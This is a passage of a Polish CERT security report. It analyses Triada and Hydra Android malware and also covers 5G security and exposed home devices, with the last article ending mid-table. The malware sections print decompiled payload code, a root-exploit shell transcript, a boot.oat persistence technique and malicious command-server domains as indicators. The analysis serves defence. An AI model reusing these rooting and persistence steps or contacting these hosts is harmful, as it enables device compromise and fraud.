
zatem zgodnie z poprzednim listingiem kodu, początek zaczyna się od 21 | (0A << 8) = 21 | A00 = A21. Poniżej zaznaczony jest obszar, od którego następuje odczytywanie:

```
000009D0  18 18 18 10  6D 6D 6D 6A   6A CD F1 1D  EF 73 D2 BC  ....mmmjj....s..
000009E0  0A C7 61 01  B2 FC C0 AB   3B 5C 2C 50  E2 77 D3 BF  ..a.....;\,P.w..
000009F0  40 D0 1F 00  F2 AE 35 7F   07 C0 96 63  34 5E E4 E0  @.....5....c4^..
00000A00  6F 04 B8 17  69 C8 97 A5   C2 8D 10 7F  01 22 DD F4  o...i........"..
00000A10  13 D8 EB 40  A7 00 00 00   00 49 45 4E  44 AE 42 60  ...@.....IEND.B`
00000A20  82 32 2E 7A  6F 6C 6D 66   7E 6E 67 9A  36 96 30 79  .2.zolmf~ng.6.0y
00000A30  7A 7A 6A 6F  64 64 62 74   63 6A 6B 74  65 6B 67 0E  zzjoddbtcjktekg.
00000A40  0C 18 02 1A  07 05 58 15   08 5C 54 43  9A B3 7A 7A  ......X..\TC..zz
00000A50  D6 D4 63 30  31 BF B4 6D   11 37 77 4F  53 4B C7 7B  ..c01..m.7wOSK.{
00000A60  75 58 4C 1A  32 26 27 C1   44 CC 2F 2C  6A 7E 68 66  uXL.2&'.D./,j~hf
00000A70  E0 BA F3 52  7E 2E 2F DC   EC 3B 26 67  0C 6F 3B 39  ...R~./..;&g.o;9
00000A80  39 3E 62 1D  2A 9D 62 45   4C F3 7F 4B  3C 55 1D 17  9>b.*.bEL..K<U..
00000A90  70 C8 41 95  90 86 DB 80   CA 97 B3 B2  36 A3 D0 11  p.A.........6...
00000AA0  0D 90 8B E8  BE C2 C3 64   D5 53 CC 59  02 54 6E 37  .......d.S.Y.Tn7
00000AB0  DC 15 33 31  60 95 EA 16   64 20 5B 40  4F E1 58 22  ..31`...d [@O.X"
```


dalej cała reszta odszyfrowywana jest prostym XORem z kluczem „beykxmnvfgqgqdyzzjoddbtcjkyeog”:

```
public final void a (String str, String str2) {
   byte[] bArr;
   byte[] a = a (str);
   if  (a == null) {
     bArr = null;
   } else {
     byte[] bArr2 = new byte[a.length];
     for  (int i = 0; i < a.length; i++) {
       byte b = a[i];
       byte[] bArr3 = this.a; // beykxmnvfgqgqdyzzjoddbtcjkye-
og
       bArr2[i] =  (byte)  (b ^ bArr3[i % bArr3.length]);
     }
     bArr = bArr2;
   }
   File file = new File (str2);
   if  (file.exists ()) {
     file.delete ();
   }
   try {
     FileOutputStream fileOutputStream = new FileOutputStream
(file);
     fileOutputStream.write (bArr);
     fileOutputStream.close ();
   } catch  (Exception e) {
     e.printStackTrace ();
   }
 }
```


po odszyfrowaniu uzyskujemy plik jar (zip), a w nim bibliotekę .so na dwie architektury:



a w niej kolejny plik jar zaszyfrowany xorem z kluczem „beykxmnvfgqgqdyzzjoddbtcjkyeog”:



Triada jest rozbudowanym oprogramowaniem i takich ekstrakcji jest tu naprawdę sporo, wiele łańcuchów znakowych jest zaobfuskowych XORem (screen poniżej), również w plikach jar, zapisywanych w różnych lokalizacjach.



To jednak drobnostki, najistotniejsze wydaje się co złego może zrobić opisywany złośliwy kod. Jego cechy to m.in.:

- potrafi rootować telefon (jeśli oczywiście jest niezałatany);
- dokonuje persystencji w systemie – usunięcie aplikacji droppera (com.bbqbar.browser.test) nic nie da jeśli smartfon został pomyślnie zrootowany;
- jest malwarem modularnym – w zależności od potrzeb; może dociągnąć kolejne moduły, a z racji tego, że ma uprawnienia roota, jego możliwości są nieograniczone (od wysyłania SMS-ów, czytania ich, po odbieranie poleceń tym kanałem, wykradanie danych uwierzytelniających, czy jak w naszym przypadku – wykonywanie połączeń fraudowych).

Rootowanie

Triada wysyła do CNC informacje o danym urządzeniu (m.in. model, wersja systemu, architektura) by w odpowiedzi otrzymać „namiar” na odpowiednia paczkę – plik cin – z kolejnym jarem i bin z exploitem, zaszyfrowane prostym XORem:

```
hxxp://aocar6.6iyw.com/cins/7f214f34f34974c5d93d1d9ad31cdca1.cin
hxxp://aocar6.6iyw.com/bins/4b7ea0c0db94e1ca80bca0598662a679.bin
```

W przypadku starszych urządzeń z procesorem Mediatek będzie to exploit na CVE-2020-0069. Podatność ta występuje w sterowniku kernela CMDQ i pozwala na zapis i odczyt dowolnego adresu pamięci. W 2019 stworzono narzędzie „mtk-su”, do szybkiego i łatwego wykorzystania tej podatności i uzyskiwania uprawnień roota.

Testowana próbka pobiera wiele narzędzi z serwerów CNC, w tym narzędzie „mtk-su” (pod nazwą „jbo”). Proces rootowania polega wyłącznie na nadaniu plikowi praw do wykonania i uruchomieniu go:

```
shell:/data/local/tmp $ id
uid=2000 (shell) gid=2000 (shell) groups=2000 (shell),1004 (input),1007
(log),1011 (adb),1015 (sdcard_rw),1028 (sdcard_r),3001 (net_bt_admin),3002
(net_bt),3003 (inet),3006 (net_bw_stats) context=u:r:shell:s0
shell:/data/local/tmp $ ./jbo
UID: 0 cap: 3fffffffff selinux: permissive
shell:/data/local/tmp # id
uid=0 (root) gid=0 (root) groups=0 (root) context=u:r:shell:s0
```

Persystencja

Android by zoptymalizować wykonanie aplikacji kompiluje je do postaci kodu natywnego (wcześniej były to pliki odex, które od wersji Lollipop zostały zastąpione przez ART – Android Runtime – z powodu lepszej optymalizacji kodu generowanego pod dany procesor). System zapisuje tak skompilowany kod w katalogu „/data/dalvik-cache/”, co przy następnym uruchomieniu aplikacji skutkuje uruchomieniem bez konieczności kompilacji. Android umieszcza tam też biblioteki frameworka z niezbędnymi zależnościami. Na przykład plik główny frameworka, znajdujący się w /system/framework/boot.oat, podczas pierwszego uruchomienia kopiowany jest do „dalvik-cache” jako „system@framework@boot.oat”.

Malware wykorzystuje fakt, że wystarczy nadpisać lub edytować ten plik, by osadzić się w systemie, bez podmiany jakichkolwiek innych plików.

W paczce pobranej z serwera (plik .bin) oprócz exploita znajduje się plik „CSKaitno.d”. Po uruchomieniu z poziomu roota dokonuje on modyfikacji pliku system@framework@boot.oat w katalogu „/data/dalvik-cache/arm/” w taki sposób, że w nagłówku (jest to plik ELF) pola „NEEDED” (odpowiedzialnego za wskazanie biblioteki wymaganej do uruchomienia binarki) dodaje wpis ze ścieżką do skopiowanego wcześniej złośliwego pliku „system@framework@boot-bridacco.oat”:

```
readelf -d system@framework@boot.oat | grep NEEDED
 0x00000001  (NEEDED)          Shared library: [/data/dal-
vik-cache/arm/system@framework@boot-bridacco.oat]
```

Plik „bridacco” ładuje kolejny – „system@framework@boot-acco.oat”:

```
void init_bridge(void)

{
  dlopen("/data/dalvik-cache/arm/system@framework@boot-acco.oat",1);
  return;
}
```

W rezultacie docelowy złośliwy plik – system@framework@boot-acco.oat – zostanie zmapowany do każdego nowego „androidowego” procesu i będzie wykonywany w jego kontekście, nawet po restarcie systemu i do momentu podmiany pliku system@framework@boot.oat lub wyczyszczenia „dalvik-cache”. Warto nadmienić, że wraz z kontekstem procesu, złośliwa biblioteka nabiera nie tylko jego UID, ale też jego uprawnień - np. jako com.android.phone jest w stanie wykonywać połączenia, wysyłać, czytać i usuwać SMS-y.


Modularność

Malware pobiera moduły z serwerów zewnętrznych i zapisuje je w swoich folderach roboczych (np. /sdcard/.MLAndroid/ lub katalogu aplikacji z uprawnieniami, której został uruchomiony - np. /data/data/com.android.phone/files/.data/) w pliku z rozszerzeniem .md. Są to zaszyfrowane pliki jar. Szyfrowanie, jak w przypadku innych komponentów, odbywa się za pomocą funkcji XOR, tym razem z dwoma kluczami.

Triada sprawdza jakim jest procesem:

```
DAT_000463bc = 0;
                    /* com.android.phone */
pcVar1 = (char *)_sf_cvsubb2(0x42);
iVar2 = strcmp(&DAT_00046180,pcVar1);
if (iVar2 == 0) {
  DAT_000463bc = 2;
}
                    /* com.android.systemui */
pcVar1 = (char *)_sf_cvsubb2(0x5b);
iVar2 = strcmp(&DAT_00046180,pcVar1);
if (iVar2 == 0) {
  DAT_000463bc = 3;
}
                    /* com.android.vending */
pcVar1 = (char *)_sf_cvsubb2(0x5d);
iVar2 = strcmp(&DAT_00046180,pcVar1);
if (iVar2 == 0) {
  DAT_000463bc = 5;
}
                    /* com.android.mms */
pcVar1 = (char *)_sf_cvsubb2(0x5e);
iVar2 = strcmp(&DAT_00046180,pcVar1);
if (iVar2 == 0) {
  DAT_000463bc = 6;
}
                    /* com.android.settings */
pcVar1 = (char *)_sf_cvsubb2(0x5f);
iVar2 = strcmp(&DAT_00046180,pcVar1);
if (iVar2 == 0) {
  DAT_000463bc = 7;
}
                    /* com.facebook.katana */
pcVar1 = (char *)_sf_cvsubb2(0x60);
```

Na tej podstawie malware dokonuje wyboru odpowiedniego modułu, wysyłając przy tym informację z jakiej paczki zostaje uruchomiony:



Podsumowanie

Zainfekowane urządzenia łączą dość odległy rok produkcji, a w efekcie: nieaktualizowany system operacyjny i aplikacje. W tej drugiej grupie jest przeglądarka, która też może być kolejną przyczyną infekcji. Triadę znajdowaliśmy również w telefonach Gigaset, które padły ofiarą przejętych serwerów aktualizacji, o których informowaliśmy na naszej stronie. Zdarza się też tak, że dostawcy urządzeń we współpracy z przestępcami sami dodają takie oprogramowanie. Również pozornie bezpieczne aplikacje w Google Play mogą okazać się złośliwe, co miało już miejsce w przeszłości – dlatego też musimy zwracać uwagę na instalację niszowych aplikacji. Ważne jest by mieć zawsze aktualny system i aplikacje – w przypadku tej próbki, uniemożliwiłoby to persystencję i dostęp do roota, a zarazem wykonywanie połączeń fraudowych.

IoC
Połączenia:
**.g7e6.com*
**.1g5k5w.com*
216.118.228.253
**.98kk89.com*
**.aaodp.com*
**.lvditoys.com*
**.xjwi5.com*
**.qz94.com*
**.wknzxy.com*
**.taoshh.com*
**.o96p.com*

Pliki i katalogi:
/data/dalvik-cache/arm/system@framework@boot-bridacco.oat
/data/dalvik-cache/arm/system@framework@boot-acco.oat
/data/dalvik-cache/arm64/system@framework@boot-bridacdo.oat
/data/dalvik-cache/arm64/system@framework@boot-acdo.oat
/sdcard/.MLAndroid/
/sdcard/.MLAndroid/426a5588c5110cd01d5af17e47adb22336.jmd
/sdcard/.MLAndroid/com.android.btcore.db
/data/misc/.MLAndroid/
/data/system/.MLAndroid/
/sdcard/.RTAndroid/
/data/data//files/.jm_data/*
/data/data//files/.data/*
/data/data//files/.data/.ss_log*
/data/data//files/.data/bt_mark_recover.db*
/data/data//files/.data/btdoinfo.db*
/data/data//files/.data/phone.db*
/data/data//files/.data/ss_1026.md*

Adam Pichlak

Hydra pod szyldem Santander

Z początkiem stycznia 2023 wystartowała kampania złośliwego oprogramowania na smartfony – Hydra. Tradycyjnie zaczynała się od maila, podszywającego się pod bank (tym razem znów Santander) o rzekomej konieczności instalacji „aplikacji zabezpieczającej”



Co się działo po kliknięciu w link? To zależy. W przypadku wejścia z komputera stacjonarnego, bądź z części sandboxów, użytkownik trafiał po serii przekierowań na stronę – Shell.com Jeśli jednak link został uruchomiony w telefonie lub na odpowiednio skonfigurowanej maszynie wirtualnej, wchodziliśmy już na tę stronę, którą zaplanowali oszuści:


centrum24.pl-centrum24.com/a1b2c3/39d4479f7805d19aea7a3e11d0c753f7/login/?

Centrum24.pl to aplikacja usług bankowości elektronicznej Santander. Oszuści wykorzystali socjotechniczną sztuczkę zakładając, że znajdą się internauci, którzy zobaczywszy znany adres... dalej nie będą czytać. Ostateczny adres oczywiście jest fałszywy i tam znajdowała się skopiowana 1:1 strona logowania banku. Jeśli wpisaliśmy na niej login i hasło – trafiały one bezpośrednio do przestępcy.

To oczywiście nie wszystko. W kolejnym kroku użytkownik trafiał na propozycję instalacji zapowiadanej w mailu „aplikacji bezpieczeństwa”.




Zabezpieczenia systemu Android od kilku wersji informują użytkownika o ryzyku, jak widać poniżej. Niestety jeśli użytkownik chce ją ściągnąć – nie ma możliwości, by go powstrzymać przed jej pobraniem…



W przypadku klientów usług dostępu do internetu CERT Orange Polska blokuje dzięki CyberTarczy docelowe złośliwe witryny. Uniemożliwia to interakcję ze złośliwym oprogramowaniem już na etapie monitu o pobranie.

Jak wygląda malware Hydra od środka


W zaszytym kodzie tego oprogramowania można odnaleźć szereg złośliwych funkcji.



Kluczowe wydają się bardzo bogate uprawnienia, zezwalające m.in. na pełną obsługę wiadomości tekstowych, odczytywanie listy kontaktów zapisanych w telefonie, czy też jego numeru. O ile jednak są one popularne dla dzisiejszych wirusów przeznaczonych na telefony, to jedną z najbardziej istotnych i niebezpiecznych możliwości jest umiejętność uruchamiania tzw. injectów.

Injecty (pl.: wstrzyknięcia) są następnie wykorzystane do tzw. „overlay attack” czyli umieszczanie przez malware na wierzchu prawdziwej aplikacji własnego okna, w które nieświadoma ofiara ma wpisać login i hasło do swojego banku. Analizując omawianą próbkę to właśnie im przyjrzeliśmy się szczegółowo.


Na początek zawartość katalogu z injectami (już same nazwy wskazują o jaki bank chodzi):




Co ciekawe, oprócz wielu banków w próbce były również injecty do kradzieży PIN-ów oraz haseł z telefonów Samsung i Huawei.

Zobaczmy więc jak prezentowały się poszczególne injecty podczas ich potencjalnego uruchomienia na zainfekowanym telefonie.


AERZT Bank




EasyBank




99bank




Comdirect Bank



Volksbank Bank



BAWAG



Jak widać większość z injectów należała głównie do banków z krajów zachodniej Europy. Oczywiście nie jest powiedziane, iż po krótkim upływie czasu na telefonie mogłyby zostać ściągnięte już konkretne injecty na polskie banki.

Analizowana próbka pobierała swoje injecty ze strony: http://rjuajsuiqjfa.biz/

Analiza Hydry pokazuje jak duże możliwości ma dotychczasowe złośliwe oprogramowanie przeznaczone na smartfony. Zawsze warto pamiętać, aby instalować i używać wyłącznie oryginalnych aplikacji naszego banku, ściągniętych z oficjalnego sklepu. Dlaczego? Ponieważ możemy stracić dużo więcej niż tylko hasła dostępowe, ale także nasze pieniądze z konta.

Iwo Graj

Czy po wprowadzeniu technologii 5G sieci mobilne staną się bezpieczniejsze?

Każda nowa technologia niesie ze sobą nowe funkcjonalności. Sieć 5G oprócz szybszej transmisji danych, mniejszych opóźnień pakietów i większej pojemności, oferuje również nowe funkcjonalności zwiększające bezpieczeństwo sieci i użytkowników. Jest to odpowiedź zespołu standaryzującego nowe generacje sieci na wykryte podatności w starszych wersjach, jak również na zmieniającą się rzeczywistość, w której normą stają się cyberataki na masową skalę. Nie bez znaczenia jest też fakt, że sieci telekomunikacyjne migrują w stronę technologii IT, gdzie zarówno cyberatak, jak też cyberobrona są znacznie bardziej zaawansowane ze względu na większą ich popularność i dostępność. W przypadku architektury 5G Non-Standalone (NSA), która będzie implementowana w pierwszej kolejności i która polega na tym, że sieć radiowa 5G współpracuje ze starą siecią rdzeniową 4G, poziom bezpieczeństwa nie zmieni się. Zmiany umożliwi dopiero wdrożenie nowej sieci rdzeniowej 5G, czyli architektura 5G Standalone (SA).

Z punktu widzenia bezpieczeństwa **najistotniejszą nowością w 5G SA jest Security Edge Protection Proxy (SEPP), który poza możliwością blokowania niebezpiecznej komunikacji (funkcjonalność firewall) zapewnia również szyfrowanie i uwierzytelnianie za pomocą certyfikatów ruchu roamingowego pomiędzy siecią macierzystą a siecią wizytowaną.** Uniemożliwia to podszycie się pod jedną ze stron komunikacji, jak też podsłuchanie czy nieuprawnioną modyfikację komunikatów na całej ich drodze często przez wielu carrierów i wiele krajów. Certyfikaty do uwierzytelnienia i szyfrowania komunikacji stosowane są również pomiędzy elementami sieci wewnętrznej operatora.

Nowością 5G SA jest możliwość zabezpieczenia integralności danych użytkownika na interfejsie radiowym (w poprzednich generacjach możliwe było to tylko dla danych sterujących/kontrolnych) oraz dodatkowy zaszyfrowany identyfikator użytkownika Subscription Concealed Identifier (SUCI). SUCI przesyłany na interfejsie radiowym zamiast IMSI oraz częstsza zmiana tymczasowego identyfikatora GUTI (Globally Unique Temporary Identifier) zwiększa prywatność oraz anonimowość użytkowników i utrudnia ich śledzenie (tracking).

Kolejną nowością jest **Network Exposure Function (NEF)** zdefiniowany po to, aby udostępniać w bezpieczny sposób zasoby i dane sieci 5G dla aplikacji 3rd party.


Z kolei wprowadzone w 5G SA segmentowanie sieci pozwala odseparować od siebie grupy użytkowników o różnych wymaganiach. Na przykład wydzielona podsieć dla urządzeń IoT, których będzie bardzo dużo, które często są słabo zabezpieczone, łatwo mogą zostać przejęte i stać się częścią botnetu pomoże uniknąć niepożądanego ich wpływu na innych użytkowników.Biorąc pod uwagę opisane powyżej funkcjonalności można stwierdzić, że będzie bezpieczniej. Sytuacja jest jednak bardziej złożona.

Po pierwsze funkcjonalności bezpieczeństwa pojawiające się z 5G są opcjonalne – wdrożenie ich wymaga dodatkowej pracy i nie zawsze jest proste. Na przykład większość wdrożonych obecnie na świecie sieci 5G SA nie ma włączonego szyfrowania komunikacji za pomocą certyfikatów. Spowodowane jest to brakiem gotowości części oprogramowania oferowanego przez dostawców sprzętu 5G do obsługi automatycznego zarządzania certyfikatami czy też odszyfrowania zaszyfrowanej komunikacji na potrzeby troubleshootingu.

Poza tym bezpieczeństwo sieci to temat znacznie szerszy niż te funkcjonalności a poszczególne sieci różnią się od siebie pod wieloma względami. Mają np. różnych dostawców. W oprogramowaniu dostarczonym przez dostawcę mogą kryć się podatności bezpieczeństwa, które jeden operator może wykryć i zmitygować a inny niekoniecznie. Sieci są różnie zaprojektowane i ich architektura może w różny sposób utrudnić atakującemu – który zdobył dostęp do elementu na brzegu sieci, przedostanie się w głąb sieci do bardziej krytycznych elementów, gdzie może wyrządzić więcej szkód. Warto wziąć też pod uwagę fakt, że wprowadzenie technologii 5G nie zawsze oznacza rezygnację ze starszych technologii co w szczególności przy niewystarczającej izolacji sieci powoduje, że podatności bezpieczeństwa starszych technologii są nadal aktualne a technologia 5G wnosi dodatkowe wektory ataku.

Wyeliminowanie wszystkich podatności może w praktyce okazać się niemożliwe i dlatego bardzo istotne jest monitorowanie bezpieczeństwa sieci i natychmiastowe podejmowanie działań w przypadku wykrycia incydentu bezpieczeństwa.

Piotr Szarata



Ataki na dostępne publicznie urządzenia klienckie


Większość dostawców usługi dostępu do internetu (ISP) ma w swojej ofercie możliwość korzystania ze stałych bądź zmiennych publicznych adresów IP. Nawet jeżeli w ofercie podstawowej stosowany jest CGN (czyli NAT na poziomie operatora) i klienci pracują na adresacji prywatnej, to za niewielką opłatą można „dokupić" adres publiczny.

Korzystanie z takich adresów, oprócz dodatkowych możliwości, wiąże się także ze znacznym zwiększeniem ekspozycji na ataki z internetu. Zagrożeniem tym zajmiemy się od strony teoretycznej i praktycznej, na podstawie obserwacji zdarzeń na honeypotach.

W niniejszym artykule skupimy się wyłącznie na adresacji ISP, w ramach usług dostępu do internetu świadczonych dla segmentu klientów indywidualnych i SOHO. Nie będziemy zajmować się rozwiązaniami profesjonalnymi, tj. usługami hostingu, chmurą, czy klientami pracującymi na własnej adresacji.

Adresacja w usłudze dostępu do internetu

Na wstępie wyjaśnijmy podstawowe terminy związane z adresacją w usługach dostępu do internetu. Mamy infrastrukturę sieciową operatora (lewa strona na rysunku 1) *Przekierowanie portów oraz DMZ*), zarządzane przez operatora bądź klienta urządzenie dostępowe (router z modemem mobilnym, modemem DSL, urządzeniem ONT czy innym, w zależności od medium) oraz sieć LAN klienta (prawa strona rysunku 1).



Rysunek 1. Przekierowanie portów oraz DMZ

Hosty w internecie mają adresy publiczne. Dzięki temu mogą się ze sobą swobodnie komunikować. Te w sieci lokalnej natomiast posiadają adresy prywatne, więc mogą komunikować się tylko między sobą. Jeżeli host z sieci lokalnej potrzebuje skomunikować się z hostem w internecie, wówczas konieczne jest „przetłumaczenie" jego adresu prywatnego na adres publiczny. Zazwyczaj odbywa się to na routerze klienta, który ma funkcjonalność NAT (Network Address Translation).

Ponieważ pula dostępnych adresów IPv4 jest stosunkowo mała (teoretycznie 4 mld adresów, dodatkowo część tej puli jest zarezerwowana np. na adresację multicast albo prywatną) w relacji do liczby klientów w internecie, także po stronie operatorów stosowane są rozwiązania typu NAT, w tym przypadku nazywane CGN/CGNAT (Carrier-Grade NAT). W takiej sytuacji modem klienta pracuje w adresacjach prywatnych zarówno w LAN, jak i od strony operatora, a translacja na adres publiczny wykonywana jest dopiero przez CGN. Takim wariantem nie będziemy się dalej zajmować, skupimy się wyłącznie na usługach bez NAT operatora i z adresem publicznym po stronie klienta.

Co zrobić, jeżeli urządzenia bądź usługi klienta powinny być dostępne od strony internetu? Stosowana jest zazwyczaj jedna z trzech opcji:

- urządzenie klienta przyłączone bezpośrednio do sieci operatora (np. modem z kartą SIM pracującą w adresacji publicznej);
- przekierowanie portów, czyli konfiguracja NAT w taki sposób, by ruch przychodzący na określony port na adresie publicznym był automatycznie przekierowywany na ten sam bądź inny port konkretnego hosta w LAN;
- DMZ, czyli wydzielenie podsieci (w szczególności dla jednego hosta) odizolowanej od sieci lokalnej, do której trafia ruch przychodzący od strony internetu.

Urządzenia i usługi

Ze względu na rodzaj urządzeń wystawianych do internetu, dzielimy je umownie na Internet Rzeczy (IoT) oraz serwery.

Urządzenia IoT

Do najczęściej wystawianych do internetu urządzeń należą:

- Serwery NAS (Network Attached Storage). Wystawienie w internecie umożliwia użytkownikom zdalny dostęp do zgromadzonych zasobów oraz współdzielenie plików.
- Monitoring, np. kamery, fotopułapki, alarmy. W celu zdalnego dostępu do takiego urządzenia, wystawiane są one bezpośrednio do internetu (np. dzięki karcie SIM z APN w adresacji publicznej), albo ustawiane jest przekierowanie portu na routerze.
- Drukarki/skanery. W tym przypadku wystawienie bezpośrednio do internetu częściej jest skutkiem błędnej konfiguracji niż świadomej decyzji.
- Rozwiązania „smart home". Dla zdalnego odczytu mierzonych parametrów, czy wyzwolenia konkretnych akcji (zmiana temperatury, zamknięcie rolet itp.).

- Routery. Bramy domowe, oprócz pośredniczenia w przenoszeniu ruchu między LAN a WAN, same również świadczą usługi sieciowe. Najczęściej są to interfejsy zarządzania samym routerem, resolver DNS, czy serwer NTP. O ile interfejs zarządzania jest czasem wystawiany świadomie, pozostałe usługi najczęściej mają być świadczone w LAN, a dostęp z internetu jest wynikiem błędnej konfiguracji.

Udostępniania większości z powyższych bezpośrednio do sieci można uniknąć, np. korzystając z dysków w chmurze, czy monitoringu z wykorzystaniem serwera pośredniczącego dostawcy urządzenia.

Usługi serwerowe

Wśród usług serwerowych na adresacji klienckiej znajdziemy najczęściej:

- Serwery WWW, plików (FTP) oraz poczty. Wystawiane np. przez klientów segmentu SOHO dysponujących łączami symetrycznymi o dużej przepustowości. W tym przypadku ekspozycja ma celu udostępnienie usługi klientom.
- Serwery bazodanowe. Często funkcjonujące w ramach backend serwera www i wystawione do internetu przez pomyłkę (publikacja usługi na wszystkich interfejsach serwera, błędna konfiguracja firewalla). Zazwyczaj baza danych nie powinna być dostępna bezpośrednio z internetu, a interakcje z nią odbywać się za pośrednictwem backendu aplikacji.
- Bramki VPN. Urządzenia umożliwiające zdalny dostęp do sieci domowej lub firmowej. W zasadzie zawsze wystawiane celowo przez administratorów sieci.
- Prywatne serwery gier. Hostowane głównie przez klientów indywidualnych w celu utrzymywania gier multiplayer.

Protokoły i porty

Na podstawie raportów ze skanów oraz danych udostępnianych przez serwisy takie jakie Shodan czy Censys, można próbować oszacować liczbę portów wystawionych do internetu w sieciach polskich ISP (rysunek 2).

Port	Protokół	Szacowana liczba hostów w adresacji polskich ISP [tyś]
